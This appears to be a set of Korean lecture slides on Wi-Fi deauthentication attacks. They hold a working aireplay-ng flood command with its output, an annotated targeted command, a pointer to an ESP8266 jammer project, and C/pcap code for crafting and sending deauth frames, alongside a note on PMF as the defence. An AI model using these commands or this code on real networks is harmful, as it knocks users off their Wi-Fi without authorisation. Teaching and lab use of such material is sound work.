
Destnation Address : FF:FF:FF:FF:FF:FF (Broadcast)

Source Address : (AP MAC)

BSSID : (AP MAC)

AP에 연결된 모든 기기를 대상으로 공격을 수행함.

5.1. DeAuth Flooding Attack



[Station Unicast]

Destnation Address : (AP MAC)

Source Address : (STN MAC)

BSSID : (AP MAC)

AP에 연결된 하나의 기기를 대상으로 공격을 수행함.

5.1. DeAuth Flooding Attack

```
root@kali:/home/kali# aireplay-ng --deauth 30 -a aa:2b:b9:14:d7:d2 wlan0mon
08:03:35  Waiting for beacon frame (BSSID: AA:2B:B9:14:D7:D2) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:03:39  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:40  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:40  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:41  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:42  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:42  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:43  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:43  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:44  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:44  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
08:03:45  Sending DeAuth (code 7) to broadcast -- BSSID: [AA:2B:B9:14:D7:D2]
```

```
aireplay-ng -0 1 -a xx:xx:xx:xx:xx:xx -c yy:yy:yy:yy:yy:yy wlan0
```

1. `-0` arms deauthentication attack mode
2. `1` is the number of deauths to send; use 0 for infinite deauths
3. `-a xx:xx:xx:xx:xx:xx` is the AP (access point) MAC (Media Access Control) address
4. `-c yy:yy:yy:yy:yy:yy` is the target client MAC address; omit to deauthenticate all clients on AP
5. `wlan0` is the NIC (Network Interface Card)

리눅스 운영체제에서 aireplay-ng 라는 프로그램을 설치하여

DeAuth 공격을 실습해볼 수 있다.


5.2. 소형 와이파이 재머

ESP8266 와이파이 모듈에는 자체적 CPU가 존재하며,

NodeMCU 보드는 이러한 ESP8266을 쉽게 제어할 수 있는 보드이다.

5.2. 소형 와이파이 재머

ESP8266 Deauther Version 2




Scan for WiFi devices, block selected connections, create dozens of networks and confuse WiFi scanners!

https://github.com/SpacehuhnTech/esp8266_deauther

깃허브에 올라와 있는 ESP8266 재머 코드나 아두이노 재머 코드를 임베디드 보드에 업로드하여 소형 와이파이 재머를 제작할 수 있다.

6. PMF

6. PMF 기능



PMF 기능은 IEEE802.11w에 규정되어 있으며,
"비인증"과 "연결해제" 공격에 대한 보호 기능을 제공한다.

갤럭시 S8 이후부터 핫스팟 설정에서 PMF를 활성화할 수 있으며,
현존하는 대부분의 공유기는 PMF 기능을 지원하지 않는다.

WPA3 와이파이 보안 인증 방식이 본격적으로 활성화가 된다면
그제서야 PMF 기능이 상용화될 것으로 보인다.

7. Pcap을 이용한 DeAuth 툴 개발

7. Pcap을 이용한 DeAuth 툴 개발

```
13  struct Radiotap {
14      uint8_t header_revison = 0x00;
15      uint8_t header_pad = 0x00;
16      uint16_t header_length = 0x000c;
17      uint32_t header_presentflag = 0x00000804;
18      uint8_t datarate = 0x02;
19      uint8_t idontknow[3] = {0x00, 0x00, 0x00}; // wireshark check <not found>
20  }; // radiotap 12byte
21
22  struct DeAuth {
23      uint16_t frame_control_field = 0x00c0;
24      uint16_t duration = 0x013a;
25      uint8_t destination_address[6] = {0xFF,0xFF,0xFF,0xFF,0xFF,0xFF};
26      uint8_t source_address[6] = {0xFF,0xFF,0xFF,0xFF,0xFF,0xFF};
27      uint8_t bssid[6] = {0xFF,0xFF,0xFF,0xFF,0xFF,0xFF};
28      uint16_t sequence_number = 0x0000;
29  }; // 24byte
30
31  struct DeAuth_WirelessMenigement {
32      uint16_t wireless_management = 0x0007;
33  }; // 2byte
34
35  struct Deauth_Packet{
36      struct Radiotap radiotap;
37      struct DeAuth deauth;
38      struct DeAuth_WirelessMenigement wirelessmenigement;
39  };
40  // Radiotap + DeAuth + DeAuth_WirelessMenigement
41  // 38byte
```

```
char errbuf[PCAP_ERRBUF_SIZE];
pcap_t* handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
// 인자 값으로 받은 네트워크 장치를 사용해 promiscuous 모드로 pcap를 연다.

if (handle == nullptr) {
    fprintf(stderr, "pcap_open_live(%s) return nullptr - %s\n", dev, errbuf);
    return -1;
} // 열지 못하면 메세지 출력 후 비정상 종료.
```

```
int length;
length = sizeof(data.deauth) + sizeof(data.radiotap) + sizeof(data.wirelessmenigement);
if (pcap_sendpacket(handle, (unsigned char*)&data, length) != 0){
    printf("DeAuth Attack Fail..\n");
    exit (-1);
    // 모든 공격 공통으로 Deauth 패킷을 보냄
}
```

PCAP 라이브러리를 이용해

DeAuth Frame 구조체에 내용을 채우고 전송하는 식으로

자신만의 DeAuth 툴을 개발할 수 있다.

Q & A

감사합니다